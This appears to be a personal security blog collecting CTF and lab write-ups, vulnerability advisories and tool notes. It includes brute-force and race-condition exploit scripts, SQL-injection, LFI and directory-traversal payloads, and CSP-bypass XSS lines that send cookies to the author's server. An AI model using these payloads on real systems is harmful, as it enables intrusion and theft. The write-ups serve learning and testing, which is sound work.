import requests
from bs4 import BeautifulSoup
def exp():
host, port = "http://10.10.10.28", 80
for i in range(86574, 100000):
cookies = {
"user":str(i),
"role":"admin"
}
r = requests.get(host+"/cdn-cgi/login/admin.php?content=uploads", cookies=cookies)
if "Authenticating" not in r.text:
print(f"Found: {str(i)}")
exit()
if __name__ == "__main__":
exp()
Saturday, 28 August 2021
[HTB] Oopsie
Wednesday, 25 August 2021
Andorid Mobile App Assessment - Frida environment
This is how to implement test environment for Frida.
Below is my test environment for frida-server and frida-client:
|----------------------------------------------------------------------------------|
| |-------------------------| |------------------------------------| |
| | Android-Studio | | Ubuntu on VM Player | |
| | AVD | <---> | IP: 192.168.172.129 (NAT) | |
| | IP: 10.0.2.2 (NAT) | |------------------------------------| |
| |-------------------------| |
| Windows 10 |
| 192.168.1.101 |
|----------------------------------------------------------------------------------|
That's a simple test environment.
The frida-server is running on Android-Stuido AVD, and the frida-tools is running on the Ubuntu server.
Windows & AVD
1. copy the frida-server file to Android (/data/local/tmp).
1.1. adb.exe push /<your-path of frida-server file> /data/local/tmp/
2.1. adb shell; cd /data/local/tmp; chmod 755 ./frida-server; ./frida-server
Tuesday, 24 August 2021
corCTF - writeup for crypto/fibinary
Friday, 23 July 2021
Quine sql Injection
A quine is a computer program which takes no input and produces a copy of its own source code as its only output. The standard terms for these programs in the computability theory and computer science literature are self-replicating programs,self-reproducing programs, and self-copying programs
<?php
include "../../config.php";
login_chk();
print_best_golfer(73);
$db = dbconnect("ouroboros");
if(preg_match("/\./i", $_GET['pw'])) exit("No Hack ~_~");
$query = "select pw from prob_ouroboros where pw='{$_GET['pw']}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if($result['pw']) echo "<h2>Pw : {$result['pw']}</h2>";
if(($result['pw']) && ($result['pw'] === $_GET['pw'])){
// !!THIS IS PAYLOAD GOLF CHALLENGE!!
// My solution of ouroboros golf is 210byte.
// If your solution is shorter than mine, you will get 5 point per 1 byte.
$len = 210 - strlen($_GET['pw']);
if($len > 0){
solve(73,$len * 5);
}
else{
echo "<h2>nice try :)</h2>";
}
}
highlight_file(__FILE__);
?>'union+select+replace(replace('"union+select+replace(replace("$",char(34),char(39)),char(36),"$")as+a%23',char(34),char(39)),char(36),'"union+select+replace(replace("$",char(34),char(39)),char(36)"$")as+a%23')as+a%23It makes same $result['pw'] and $_GET['pw']. You could reduce the length. For your Quine practice, I don't put a correct answer here.
Tuesday, 13 July 2021

Android Reverse Engineering and modifying apk.
When to conduct penetration tests about Android applications, this is a small piece to help you.
It is easy to decompile and repack android apps (apk).
The following list describes some android terms:
- Smali disassembled Java opcodes in textual format generated by baksmali, a DEX format disassembler
- App Manifest: XML file that provides essential app information
Basic static analysis provides a general understanding of the mobile application's structure. the apktool can help to decompile the app's resources.
$apktool d -o ./sample sample.apkThe apk could contains meta information in AndroidManifest.xml file, and other files as per below:
- AndroidManifest.xml
- classes.dex
- res/
- lib/
- META-INF
- Manually add/edit/remove smali code. We should learn about smali code. This URL may be useful. In this case, JD GUI and jadx-gui are useful tools.
- You build new android app with your android java code, and disassemble the apk to extract the smali code.
After update the smali code, you could build an updated apk using apktool.
$apktool b -o sample_new.apk ./sampleNext, we could create key and sign.
$keytool -genkey -v -keystore resign.keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000
$jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore resign.keystore sample_new.apk alias_name
If you know how to use smali language, you can modify apk much easier.
Reference:
1. OWASP MASVS - https://github.com/OWASP/owasp-masvs/releases/
Saturday, 24 April 2021
CSP bypass with wargame
Conent Security Policy (CSP) is an added security layer that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injectino attacks.
However, it could be unsafe if there is wrong CSP configuration.
HTTP/1.1 200 OK
Date: Fri, 23 Apr 2021 22:01:38 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Security-Policy: script-src 'nonce-uMiBg4W3wGgp8JQnJG2TL7WLGE8=';
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 133
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
I tried CSS brute-force attack to take the nonce-random value, however, it did not work. I looked again source code of the prob. There was loaded internal script file "script.js" as per below:<h2>you can inject anything</h2>
<div id="injected">
foo
</div>
<script nonce="" src="/script.js" umibg4w3wggp8jqnjg2tl7wlge8=""></script>
<base href='http://[my server IP]/'>location.href='http://[my server IP]'+cookie;HTTP/1.1 200 OK
Date: Fri, 23 Apr 2021 22:52:02 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Security-Policy: script-src https://*.google.com/;
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 90
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8<script src=https://accounts.google.com/o/oauth2/revoke?callback=var/**/a%3d%27http://[my server ip]%27;location.replace(a%252bcookie);></script>Tuesday, 7 January 2020
WhiteHat Grand Prix 06 – Quals, CTF writeup, Web Security 1

In the task, I got a website with register, login, logout forms. The web site redirected to:
- http://15.165.80.50/?page=login
- http://15.165.80.50/?page=logout
After a while I figured out that the page parameter's value was vulnerable, which I was able to read local files using php wrapper LFI. For example:
- http://15.165.80.50/?page=php://filter/convert.base64-encode/resource=/etc/passwd
I used the above payload to read the website's files such as index.php, however, it did not work. I wasted my time guessing the path and file name of the web files and a flag.
I checked some files to gain some information in /proc and other directories. The flag was in /proc/1/cmdline.
<!DOCTYPE html>
<html lang="en">
<head>
<title>My Viet Nam</title>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.0/css/bootstrap.min.css">
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.4.1/jquery.min.js"></script>
<script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.0/js/bootstrap.min.js"></script>
<style type="text/css">
body{ font: 14px sans-serif; }
.wrapper{ width: 350px; padding: 20px; }
</style>
</head>
<body>
<nav class="navbar navbar-inverse">
<div class="container-fluid">
<div class="navbar-header">
<a class="navbar-brand" href="/">My Viet Nam</a>
</div>
<ul class="nav navbar-nav">
<li class="active"><a href="/">Home</a></li>
</ul>
<ul class="nav navbar-nav navbar-right">
<li><a href="?page=register"><span class="glyphicon glyphicon-user"></span> Register</a></li>
<ll><a href="?page=login"><span class="glyphicon glyphicon-log-in"></span> Login</a></li>
</ul>
</div>
</nav>/bin/bash/bin/start_service WhiteHat{Local_File_Inclusion_bad_enough_??}
The flag was WhiteHat{Local_File_Inclusion_bad_enough_??}.
Monday, 15 April 2019
PlaidCTF 2019 - Triggered (Web)
Problem Description
Triggered - Web (280 pts)
I stared into the abyss of microservices, and it stared back. I found something utterly terrifying about the chaos of connections.
"Screw this," I finally declared, "why have multiple services when the database can do everything just fine on its own?"
And so on that glorious day it came to be that everything ran in plpgsql.
Write up
Below codes should run at same time due to race condition exploit.
First Code:
1: import requests
2:
3: def request_post(url, cookies, data):
4: r = requests.post(url, cookies=cookies, data=data)
5: if r.url == "http://triggered.pwni.ng:52856/search":
6: if "Hey there, admin" in r.text:
7: print r.text
8: print "[-] Result: Found out!"
9: exit()
10: return r
11:
12: def signin():
13: #signin
14: data = {'username':'searchtheflag'}
15: url = "http://triggered.pwni.ng:52856/login"
16: request_post(url, cookies, data)
17: data = {'password':'test'}
18: url = "http://triggered.pwni.ng:52856/login/password"
19: request_post(url, cookies, data)
20: print "[-] Sign-in: Okay"
21:
22: if __name__ == "__main__":
23: cookies = {
24: 'session': "5f129555-dafb-4feb-b1c6-472d260a8d3b"
25: }
26: signin()
27: while True:
28: #searchflag
29: data = {'query':'flag'}
30: url = "http://triggered.pwni.ng:52856/search"
31: r = request_post(url, cookies, data)
32: print "[-] Search: in progress"
33: if (r.url == "http://triggered.pwni.ng:52856/login"):
34: signin()
35:
Second Code:
1: import requests, time
2:
3: def request_post(url, cookies, data):
4: r = requests.post(url, cookies=cookies, data=data)
5: return r
6:
7: def signin_admin(cookies):
8: data = {'username':'admin'}
9: url = 'http://triggered.pwni.ng:52856/login'
10: request_post(url, cookies, data)
11:
12: if __name__ == "__main__":
13: cookies = {
14: 'session': "5f129555-dafb-4feb-b1c6-472d260a8d3b" #your session
15: }
16: while True:
17: signin_admin(cookies)
18:
Result & Flag:
1: [-] Sign-in: Okay
2: [-] Search: in progress
3: [-] Search: in progress
4: [-] Search: in progress
5: [-] Search: in progress
6: [-] Search: in progress
7: [-] Search: in progress
8: [-] Search: in progress
9: [-] Search: in progress
10: [-] Search: in progress
11: [-] Search: in progress
12: [-] Search: in progress
13: [-] Sign-in: Okay
14: [-] Search: in progress
15: [-] Sign-in: Okay
16: [-] Search: in progress
17: [-] Sign-in: Okay
18: [-] Search: in progress
19: [-] Sign-in: Okay
20: [-] Search: in progress
21: [-] Sign-in: Okay
22: [-] Search: in progress
23: [-] Sign-in: Okay
24: [-] Search: in progress
25: [-] Sign-in: Okay
26: [-] Search: in progress
27: [-] Sign-in: Okay
28: [-] Search: in progress
29: [-] Sign-in: Okay
30: [-] Search: in progress
31: [-] Sign-in: Okay
32: [-] Search: in progress
33: [-] Sign-in: Okay
34: [-] Search: in progress
35: [-] Sign-in: Okay
36: [-] Search: in progress
37: [-] Sign-in: Okay
38: [-] Search: in progress
39: [-] Sign-in: Okay
40: [-] Search: in progress
41: [-] Sign-in: Okay
42: [-] Search: in progress
43: [-] Sign-in: Okay
44: [-] Search: in progress
45: [-] Sign-in: Okay
46: [-] Search: in progress
47: [-] Sign-in: Okay
48: [-] Search: in progress
49: [-] Sign-in: Okay
50: [-] Search: in progress
51: [-] Sign-in: Okay
52: [-] Search: in progress
53: [-] Sign-in: Okay
54: <html>
55: <head>
56: <link rel="stylesheet" href="/static/styles.css" />
57: <link href="https://fonts.googleapis.com/css?family=Playfair+Display:400,400i,700,700i,900,900i" rel="stylesheet">
58: </head>
59: <body>
60: <header>
61: <a href="/" class="left">
62: <h1>pgNotes</h1>
63: <h2>Let's keep it PG, ok?</h2>
64: </a>
65: <div class="right">
66:
67: <nav>
68: <div class="welcome">Hey there, admin</div>
69: ·
70: <a href="/search">Search notes</a>
71: ·
72: <a href="/note/new">New note</a>
73: ·
74: <a href="/logout">Logout</a>
75: </nav>
76:
77: </div>
78: </header>
79: <main>
80: <section class="search-input">
81: <h3>Search</h3>
82: <form method="POST" action="/search">
83: <div class="input">
84: <label>Query</label>
85: <input type="text" name="query" />
86: </div>
87: <div class="input submit">
88: <input type="submit" />
89: </div>
90: </form>
91: </section>
92:
93: <section class="search-query">
94: Results for <span class="query">flag</span>
95: </section>
96:
97:
98: <section class="note">
99: <section class="header">
100: <h4>Flag</h4>
101: <div class="author">admin</div>
102: <div class="date">02:44pm on April 13, 2019</div>
103: </section>
104: <section class="content">
105: <p>
106: PCTF{i_rAt3_p0sTgRE5_1O_oUT_0f_14_pH_n3ed5_m0Re_4Cid}
107: </p>
108: </section>
109: </section>
110:
111: <section class="note">
112: <section class="header">
113: <h4>flag</h4>
114: <div class="author">admin</div>
115: <div class="date">08:11am on April 14, 2019</div>
116: </section>
117: <section class="content">
118: <p>
119: PCTF{cr4zy_70_m4k3_w3b_4ppl1c4710n_w17h_plp65ql}
120: </p>
121: </section>
122: </section>
123:
124: <section class="note">
125: <section class="header">
126: <h4>flag</h4>
127: <div class="author">admin</div>
128: <div class="date">04:51pm on April 14, 2019</div>
129: </section>
130: <section class="content">
131: <p>
132: PCTF{PsQl_w3bs3rv3rf0rh1pst3r_l0l}
133: </p>
134: </section>
135: </section>
136:
137: <section class="note">
138: <section class="header">
139: <h4>Flag</h4>
140: <div class="author">admin</div>
141: <div class="date">06:55pm on April 14, 2019</div>
142: </section>
143: <section class="content">
144: <p>
145: PCTF{pGn0Te2_Lets_k22P_1t_PG_oK}
146: </p>
147: </section>
148: </section>
149:
150:
151:
152: </main>
153: </body>
154: </html>
155: [-] Result: Found out!
Thanks @gP4yload
Tuesday, 7 March 2017
Apache Struts2 (cve-2017-5638)
How to Fix: upgrade to Struts 2.3.32 or Struts 2.5.10.1
Affected Version: Struts 2.3.5 - 2.3.31, Struts 2.5 - 2.5.10
POC:
https://github.com/tengzhangchao/Struts2_045-Poc
Thursday, 9 June 2016
RESPONSIVE filemanager <= 9.10.2 - Directory Traversal
Advisory: Directory Traversal in RESPONSIVE filemanager on Window Server
During a penetration test discovered a directory traversal vulnerability
in RESPONSIVE filemanager. Attackers are able to read arbitrary directory by specifying a
relative path.
Details
=======
Product: DRESPONSIVE filemanager
Affected Versions: RESPONSIVE filemanager v9.10.2
Fixed Versions: Not yet
Vulnerability Type: Directory Traversal
Vendor URL:
http://www.responsivefilemanager.com/
Software Link:
https://github.com/trippo/ResponsiveFilemanager/releases/download/v9.10.2/responsive_filemanager.zip
Vendor Status: fixed version released
Advisory URL: http://hacktizen.blogspot.com/2016/06/responsive-filemanager-9102-directory.html
Tested on: WINDOW SERVER
CVE: CVE-2014-2575
CVE URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-2575
Attack Detail
[URL]/filemanager/dialog.php?editor=tinymce&type=&lang=&popup=0&field_id=&relative_url=0&akey=key&fldr=..\
fldr=..\..\..\
Monday, 14 March 2016
CODEGATE 2016: JS_is_not_a_jail
nc 175.119.158.131 1129
After connect the server, I try to "quit()" command.
It was occurred a error with the file path "/home/codegate/cg.js"
I can use a read() feature to read the code.
read('/home/codegate/cg.js')
FLAG:
easy xD, get a more hardest challenge!
Monday, 22 February 2016
Internetwache 2016 EXP50 Writeup
When I access the server ;188.166.133.53:12037.
It shows "Let me count the ascii values of 10 characters:".
I just input some text such as "test", Then it shows an error as below:
"WRONG!!!! Only 10 characters matching /^[a-f]{10}$/ !"
The Ruby has a vulnerability of regex. I code to get a Flag.
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('188.166.133.53', 12037))
print s.recv(1024)
print s.recv(1024)
s.send('ls\naaaaaaaaaa')
print s.recv(1024)
s.close()
Then, the server returns as below:
$ python test.py
Let me count the ascii values of 10 characters:
Sum is: 1203
IW{RUBY_R3G3X_F41L}
FLAG:
IW{RUBY_R3G3X_F41L}
Reference:
http://sakurity.com/blog/2015/06/04/mongo_ruby_regexp.html
Wednesday, 13 January 2016
List of all the security conference in 2015 (or older)
1. Security Conferences from 2015
https://www.tunnelsup.com/online-security-conferences/
2. NorthSec, Montreal, Canada
https://www.youtube.com/playlist?list=PLuUtcRxSUZUpQAa54H6PKkfX6A48ruzhh
3. 32C3
https://www.youtube.com/playlist?list=PL_IxoDz1Nq2YahR4DU9q5GWsSTle-mETW
4. PS4 Booting and running Linux
https://www.youtube.com/watch?v=PQFNnr6Ly9M
5. Metcalf - Modern Active Directory Attacks (Blackhat usa 2015)
https://www.youtube.com/watch?v=b6GUXerE9Ac&list=PLH15HpR5qRsXF78lrpWP2JKpPJs_AFnD7&index=42
6. Rob Fuller - Basic Security
ttps://www.youtube.com/watch?v=TqbGNFfl1d8
7. SteelCon (Sheffield, UK, July 3-5 2015)
https://www.youtube.com/playlist?list=PLmfJypsykTLX9mDeChQ7fovybwYzQgr6j
8. ekoparty 2015
ttps://vimeo.com/album/3682874
9. OWASP AppSec EU and CA
https://www.youtube.com/playlist?list=PLpr-xdpM8wG93dG_L9QKs0W1cD-esQEzU
10. Crypto 2015
https://m.youtube.com/playlist?list=PLeeS-3Ml-rpoNWewUnljPP7QN4USn4c7H
http://www.iacr.org/conferences/crypto2015/
11. BSides Orlando (- April 11 – 12, 2015 -)
https://www.youtube.com/playlist?list=PLu1bAtIWt2VbXiy4kNWdtVkWiRWvPoeD6
12. BruCON as well (26-27 October)
https://www.youtube.com/user/brucontalks
13. USENIX Security '15
https://www.youtube.com/playlist?list=PLbRoZ5Rrl5lfeRixThHzgGYj1wu80JOh3
14. Brucon (Belgium)
https://www.youtube.com/playlist?list=PLtb1FJdVWjUfZ9fWxPPCrOO7LUquB3WrB
15. CERT.pl's Secure 2015
https://www.youtube.com/playlist?list=PLghf5UNZbzG0zLarfwpw4PxPTS0IWo8vB
16. CornCon
https://www.youtube.com/channel/UCP2fm3Wg8LacmD96N7CkOBA/videos?sort=dd&view=0&shelf_id=0
17. BSides Charleston
https://www.youtube.com/user/bsideschs/videos
18. SaintCON 2015 at Weber State University in Ogden UT
https://www.youtube.com/channel/UCEiHGeWgdIoLCzTLm_izCoQ
19. BSidesSLC that will be in Salt Lake City 2016
https://www.youtube.com/channel/UCuJ0qrx-oNq2hxrUX5IYd9A
20. syscan
https://www.youtube.com/channel/UCx5hZiie0VzFvV-u376v7DQ
21. Brocon 2015
https://www.youtube.com/playlist?list=PL2EYTX8UVCMhwxWH1IklKkV64YX_0Xcoo
22. CarolinaCon
https://www.youtube.com/user/CarolinaConVideos/videos
23. Bsides Lisbon 2015
https://www.youtube.com/channel/UC_M0dk4dvcBr_rFgi710D4Q
Wednesday, 26 August 2015
Python EML file viewer (simple version)
Unfortunately, I don't have an eml viewer....
So I just coded simply convert from eml file to html for only plain/text and that is in the base64.
When I searched python module for an eml converter, I am able to find out the "email" module.
But I need only simple version. :)
I hope it is helping your working. :)
import re, base64
filename = "./1.eml"
num_lines = sum(1 for line in open(filename))
S = ""
with open(filename, "r") as f:
for i in range(0, num_lines-1):
if (re.findall("Content-Type: ", f.readline())):
i = i + 2
f.readline()
#print (f.readline())
if(re.findall("Content-Transfer-Encoding: base64", f.readline())):
f.readline()
while(1):
tmp = f.readline()+f.readline()
if (re.findall("\n\n", tmp)):
break
S = S+tmp
with open(filename+"_convert.html", "w") as con_f:
con_f.write("<b>CONVERT: ONLY PLAIN/TEXT</b><br /><br />\n")
con_f.write(base64.b64decode(S))
Monday, 18 May 2015
Wednesday, 12 November 2014
Telerik File Explorer Directory Traversal
# Date: 12/11/2014
# Exploit Author: Kerz
# Vendor Homepage: www.telerik.com
# Software Link: http://www.telerik.com/products/aspnet-ajax.aspx
# Version: Q3 2014
# Tested on: Windows OS
# CVE: None
The malicuious user sends a malformed request that generates the file access up directories as follows:
http://target_URL/FileExplorer.aspx
[POST Data]
&__CALLBACKPARAM -> "path":"../../"
Thanks
Thursday, 30 October 2014
Penetration test sample report
http://www.offensive-security.com/penetration-testing-sample-report.pdf
Thursday, 23 October 2014
Shellshock
How to fix
CentOS, Ubuntu, Linux systems
[yum]
yum update bash -y
[apt-get]
apt-get update; apt-get install --only-upgrade bash
[pacman]
pacman -Syu
OS X
[Brew]
brew update
brew install bash
sudo sh -c 'echo "/usr/local/bin/bash" >> /etc/shells'
chsh -s /usr/local/bin/bash
sudo mv /bin/bash /bin/bash-backup
sudo ln -s /usr/local/bin/bash /bin/bash
[MacPorts]
sudo port selfupdate
sudo port upgrade bash
Reference:
[gry/shellshock-scanner]
https://github.com/gry/shellshock-scanner
https://github.com/gry/shellshock-scanner/blob/master/shellshock_scanner.py
https://shellshocker.net/
Friday, 13 June 2014
OpenSSL CCS Inject - TEST
Vulnerabilities:
CVE-2014-0224 (MitM)
OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h does not properly restrict processing of ChangeCipherSpec messages, which allows man-in-the-middle attackers to trigger use of a zero-length master key in certain OpenSSL-to-OpenSSL communications, and consequently hijack sessions or obtain sensitive information, via a crafted TLS handshake, aka the "CCS Injection" vulnerability.
CVE-2014-0221 (DoS)
The dtls1_get_message_fragment function in d1_both.c in OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h allows remote attackers to cause a denial of service (recursion and client crash) via a DTLS hello message in an invalid DTLS handshake.
CVE-2014-0195 (Remote Execute Code)
The dtls1_reassemble_fragment function in d1_both.c in OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h does not properly validate fragment lengths in DTLS ClientHello messages, which allows remote attackers to execute arbitrary code or cause a denial of service (buffer overflow and application crash) via a long non-initial fragment.
CVE-2014-0198 (Remote Execute Code)
The do_ssl3_write function in s3_pkt.c in OpenSSL 1.x through 1.0.1g, when SSL_MODE_RELEASE_BUFFERS is enabled, does not properly manage a buffer pointer during certain recursive calls, which allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via vectors that trigger an alert condition.
CVE-2010-5298 (Inject data, DoS)
Race condition in the ssl3_read_bytes function in s3_pkt.c in OpenSSL through 1.0.1g, when SSL_MODE_RELEASE_BUFFERS is enabled, allows remote attackers to inject data across sessions or cause a denial of service (use-after-free and parsing error) via an SSL connection in a multithreaded environment.
CVE-2014-3470 (DoS)
The ssl3_send_client_key_exchange function in s3_clnt.c in OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h, when an anonymous ECDH cipher suite is used, allows remote attackers to cause a denial of service (NULL pointer dereference and client crash) by triggering a NULL certificate value.
Affected Versions:
OpenSSL 0.9.8 DTLS
OpenSSL 1.0.0 DTLS
OpenSSL 1.0.1 DTLS
Upgrade to:
0.9.8za Version
1.0.0m Version
1.0.1h Version
You could test your OpenSSL that has vulnerabilities.
#!/bin/python
import sys
import socket
import time
import struct
if len(sys.argv)<2:
print "Tripwire VERT CVE-2014-0224 Detection Tool (OpenSSL Change Cipher Spec Injection) v0.2 by Tripwire VERT (@TripwireVERT)\nUsage: %s <host> [port=443]" % (sys.argv[0])
quit()
else:
strHost = sys.argv[1]
if len(sys.argv)>2:
try:
iPort = int(sys.argv[2])
except:
print "Tripwire VERT CVE-2014-0224 Detection Tool (OpenSSL Change Cipher Spec Injection) v0.2\nUsage: %s <host> [port=443]" % (sys.argv[0])
quit()
else:
iPort = 443
print "***CVE-2014-0224 Detection Tool v0.2***\nBrought to you by Tripwire VERT (@TripwireVERT)"
dSSL = {
"SSLv3" : "\x03\x00",
"TLSv1" : "\x03\x01",
"TLSv1.1" : "\x03\x02",
"TLSv1.2" : "\x03\x03",
}
# The following is a complete list of ciphers for the SSLv3 family up to TLSv1.2
ssl3_cipher = dict()
ssl3_cipher['\x00\x00'] = "TLS_NULL_WITH_NULL_NULL"
ssl3_cipher['\x00\x01'] = "TLS_RSA_WITH_NULL_MD5"
ssl3_cipher['\x00\x02'] = "TLS_RSA_WITH_NULL_SHA"
ssl3_cipher['\x00\x03'] = "TLS_RSA_EXPORT_WITH_RC4_40_MD5"
ssl3_cipher['\x00\x04'] = "TLS_RSA_WITH_RC4_128_MD5"
ssl3_cipher['\x00\x05'] = "TLS_RSA_WITH_RC4_128_SHA"
ssl3_cipher['\x00\x06'] = "TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5"
ssl3_cipher['\x00\x07'] = "TLS_RSA_WITH_IDEA_CBC_SHA"
ssl3_cipher['\x00\x08'] = "TLS_RSA_EXPORT_WITH_DES40_CBC_SHA"
ssl3_cipher['\x00\x09'] = "TLS_RSA_WITH_DES_CBC_SHA"
ssl3_cipher['\x00\x0a'] = "TLS_RSA_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\x00\x0b'] = "TLS_DH_DSS_EXPORT_WITH_DES40_CBC_SHA"
ssl3_cipher['\x00\x0c'] = "TLS_DH_DSS_WITH_DES_CBC_SHA"
ssl3_cipher['\x00\x0d'] = "TLS_DH_DSS_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\x00\x0e'] = "TLS_DH_RSA_EXPORT_WITH_DES40_CBC_SHA"
ssl3_cipher['\x00\x0f'] = "TLS_DH_RSA_WITH_DES_CBC_SHA"
ssl3_cipher['\x00\x10'] = "TLS_DH_RSA_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\x00\x11'] = "TLS_DHE_DSS_EXPORT_WITH_DES40_CBC_SHA"
ssl3_cipher['\x00\x12'] = "TLS_DHE_DSS_WITH_DES_CBC_SHA"
ssl3_cipher['\x00\x13'] = "TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\x00\x14'] = "TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA"
ssl3_cipher['\x00\x15'] = "TLS_DHE_RSA_WITH_DES_CBC_SHA"
ssl3_cipher['\x00\x16'] = "TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\x00\x17'] = "TLS_DH_anon_EXPORT_WITH_RC4_40_MD5"
ssl3_cipher['\x00\x18'] = "TLS_DH_anon_WITH_RC4_128_MD5"
ssl3_cipher['\x00\x19'] = "TLS_DH_anon_EXPORT_WITH_DES40_CBC_SHA"
ssl3_cipher['\x00\x1a'] = "TLS_DH_anon_WITH_DES_CBC_SHA"
ssl3_cipher['\x00\x1b'] = "TLS_DH_anon_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\x00\x1c'] = "SSL_FORTEZZA_KEA_WITH_NULL_SHA"
ssl3_cipher['\x00\x1d'] = "SSL_FORTEZZA_KEA_WITH_FORTEZZA_CBC_SHA"
ssl3_cipher['\x00\x1e'] = "SSL_FORTEZZA_KEA_WITH_RC4_128_SHA"
ssl3_cipher['\x00\x1E'] = "TLS_KRB5_WITH_DES_CBC_SHA"
ssl3_cipher['\x00\x1F'] = "TLS_KRB5_WITH_3DES_EDE_CBC_SHA"
ssl3_cipher['\x00\x20'] = "TLS_KRB5_WITH_RC4_128_SHA"
ssl3_cipher['\x00\x21'] = "TLS_KRB5_WITH_IDEA_CBC_SHA"
ssl3_cipher['\x00\x22'] = "TLS_KRB5_WITH_DES_CBC_MD5"
ssl3_cipher['\x00\x23'] = "TLS_KRB5_WITH_3DES_EDE_CBC_MD5"
ssl3_cipher['\x00\x24'] = "TLS_KRB5_WITH_RC4_128_MD5"
ssl3_cipher['\x00\x25'] = "TLS_KRB5_WITH_IDEA_CBC_MD5"
ssl3_cipher['\x00\x26'] = "TLS_KRB5_EXPORT_WITH_DES_CBC_40_SHA"
ssl3_cipher['\x00\x27'] = "TLS_KRB5_EXPORT_WITH_RC2_CBC_40_SHA"
ssl3_cipher['\x00\x28'] = "TLS_KRB5_EXPORT_WITH_RC4_40_SHA"
ssl3_cipher['\x00\x29'] = "TLS_KRB5_EXPORT_WITH_DES_CBC_40_MD5"
ssl3_cipher['\x00\x2A'] = "TLS_KRB5_EXPORT_WITH_RC2_CBC_40_MD5"
ssl3_cipher['\x00\x2B'] = "TLS_KRB5_EXPORT_WITH_RC4_40_MD5"
ssl3_cipher['\x00\x2C'] = "TLS_PSK_WITH_NULL_SHA"
ssl3_cipher['\x00\x2D'] = "TLS_DHE_PSK_WITH_NULL_SHA"
ssl3_cipher['\x00\x2E'] = "TLS_RSA_PSK_WITH_NULL_SHA"
ssl3_cipher['\x00\x2F'] = "TLS_RSA_WITH_AES_128_CBC_SHA"
ssl3_cipher['\x00\x30'] = "TLS_DH_DSS_WITH_AES_128_CBC_SHA"
ssl3_cipher['\x00\x31'] = "TLS_DH_RSA_WITH_AES_128_CBC_SHA"
ssl3_cipher['\x00\x32'] = "TLS_DHE_DSS_WITH_AES_128_CBC_SHA"
ssl3_cipher['\x00\x33'] = "TLS_DHE_RSA_WITH_AES_128_CBC_SHA"
ssl3_cipher['\x00\x34'] = "TLS_DH_anon_WITH_AES_128_CBC_SHA"
ssl3_cipher['\x00\x35'] = "TLS_RSA_WITH_AES_256_CBC_SHA"
ssl3_cipher['\x00\x36'] = "TLS_DH_DSS_WITH_AES_256_CBC_SHA"
ssl3_cipher['\x00\x37'] = "TLS_DH_RSA_WITH_AES_256_CBC_SHA"
ssl3_cipher['\x00\x38'] = "TLS_DHE_DSS_WITH_AES_256_CBC_SHA"
ssl3_cipher['\x00\x39'] = "TLS_DHE_RSA_WITH_AES_256_CBC_SHA"
ssl3_cipher['\x00\x3A'] = "TLS_DH_anon_WITH_AES_256_CBC_SHA"
ssl3_cipher['\x00\x3B'] = "TLS_RSA_WITH_NULL_SHA256"
ssl3_cipher['\x00\x3C'] = "TLS_RSA_WITH_AES_128_CBC_SHA256"
ssl3_cipher['\x00\x3D'] = "TLS_RSA_WITH_AES_256_CBC_SHA256"
ssl3_cipher['\x00\x3E'] = "TLS_DH_DSS_WITH_AES_128_CBC_SHA256"
ssl3_cipher['\x00\x3F'] = "TLS_DH_RSA_WITH_AES_128_CBC_SHA256"
ssl3_cipher['\x00\x40'] = "TLS_DHE_DSS_WITH_AES_128_CBC_SHA256"
ssl3_cipher['\x00\x41'] = "TLS_RSA_WITH_CAMELLIA_128_CBC_SHA"
ssl3_cipher['\x00\x42'] = "TLS_DH_DSS_WITH_CAMELLIA_128_CBC_SHA"
ssl3_cipher['\x00\x43'] = "TLS_DH_RSA_WITH_CAMELLIA_128_CBC_SHA"
ssl3_cipher['\x00\x44'] = "TLS_DHE_DSS_WITH_CAMELLIA_128_CBC_SHA"
ssl3_cipher['\x00\x45'] = "TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA"
ssl3_cipher['\x00\x46'] = "TLS_DH_anon_WITH_CAMELLIA_128_CBC_SHA"
ssl3_cipher['\x00\x60'] = "TLS_RSA_EXPORT1024_WITH_RC4_56_MD5"
ssl3_cipher['\x00\x61'] = "TLS_RSA_EXPORT1024_WITH_RC2_CBC_56_MD5"
